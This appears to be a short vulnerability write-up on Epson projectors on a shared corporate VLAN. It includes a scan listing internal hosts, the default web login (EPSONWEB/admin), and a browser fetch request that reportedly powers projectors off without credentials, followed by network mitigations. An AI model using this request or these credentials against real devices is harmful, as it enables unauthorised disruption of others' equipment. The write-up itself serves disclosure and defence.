

Epson Exploit

The first part of this vulnerability started with the discovery of Projectors on network then the Network vulnerability was used to access the projectors

1. Network vulnerability's

- a. All Projectors on same VLAN as users
 - i. This allowed me to find and access IP of all projectors
 - ii. With this IP I could directly access the Projectors
 - iii. This is shown in Figure 1
- b. Open ports 80 and 443
 - i. Both Ports allowed for access to web interface
 - ii. Both https and http allowed access to web interface of projector witch in normal operation would be a non-issue as all menus are password protected.

After knowing the IPs and Ports of projectors I moved to the second part of the Exploit witch was interacting directly with the projector.

10.120	0 ms	[n/a]	80,443
10.120	0 ms	none-53.local	80,443
10.120	0 ms	none-28.local	80,443
10.120	0 ms	none-36.local	80,443
10.120	0 ms	none-41.local	80,443
10.120	0 ms	none-77.local	80,443
10.120	0 ms	none-59.local	80,443
10.120	0 ms	none-79.local	80,443
10.120	0 ms	none-102.local	80,443
10.120	0 ms	none-16.local	80,443
10.120	0 ms	none-65.local	80,443
10.120	0 ms	none-29.local	80,443
10.120	0 ms	none-147.local	80,443
10.120	0 ms	none.local	80,443
10.120	0 ms	none-91.local	80,443
10.120	0 ms	none-96.local	80,443
10.120	0 ms	none-81.local	80,443
10.120	0 ms	none-70.local	80,443
10.120	0 ms	none-60.local	80,443
10.120	0 ms	none-134.local	80,443
10.120	0 ms	none-49.local	80,443
10.120	0 ms	none-99.local	80,443
10.120	0 ms	none-93.local	80,443
10.120	0 ms	none-106.local	80,443
10.120	0 ms	none-25.local	80,443
10.120	0 ms	eb863a97.corp.ehshoi	80,443
10.120	0 ms	a101-epson.corp.ehshx	80,443
10.120	0 ms	eb877713.corp.ehshou	80,443
10.120	0 ms	eb877711.corp.ehshou	80,443
10.120	0 ms	eb8776f6.corp.ehshou	80,443
10.120	0 ms	eb86e6cd.corp.ehshoi	80,443
10.120	0 ms	a100-epson.corp.ehsh	80,443
10.120	0 ms	eb863c2c.corp.ehshoi	80,443
10.120	0 ms	eb865e83.corp.ehshoi	80,443

Figure 1

2. Projector Vulnerability

- a. After accessing the projectors web interface a index page was shown (Figure 2)
 - i. All sub menus were protected by a password (Figure 3)
 - ii. After a short site scan it was discovered there was no menu accessible without credentials
- b. Once the login screen was discovered finding credentials became the next option
 - i. A quick google search showed the default credentials wich worked
 - ii. The credentials where Username: EPSONWEB Password: admin




Figure 2

Sign in

http://10.120.16.153

Your connection to this site is not private

Username

Password

The Console fetch for requesting a power state change is as follows (This allows the projector to be turned off without Credentials):

```
fetch("http://(IP)/cgi-bin/directsend?KEY=3B&_=1675355473601", {  
  "headers": {  
    "accept": "text/plain, */*; q=0.01",  
    "accept-language": "en-US,en;q=0.9",  
    "x-requested-with": "XMLHttpRequest"  
  },  
  "referrer": "http://(IP)/cgi-bin/Remote/Basic_Control",  
  "referrerPolicy": "strict-origin-when-cross-origin",  
  "body": null,  
  "method": "GET",  
  "mode": "cors",  
  "credentials": "omit"  
});
```

With the ability to control the projector without credentials Changing the password would not be an option to secure the Projectors. Putting projectors on a separate VLAN with a network rule allowing verified mac addresses to reach the VLAN is an option to secure the projector. Another option is to do a direct connection via ethernet, and a static IP assigned to the projector. Air gapping the projector is another option if its network capabilities are not required.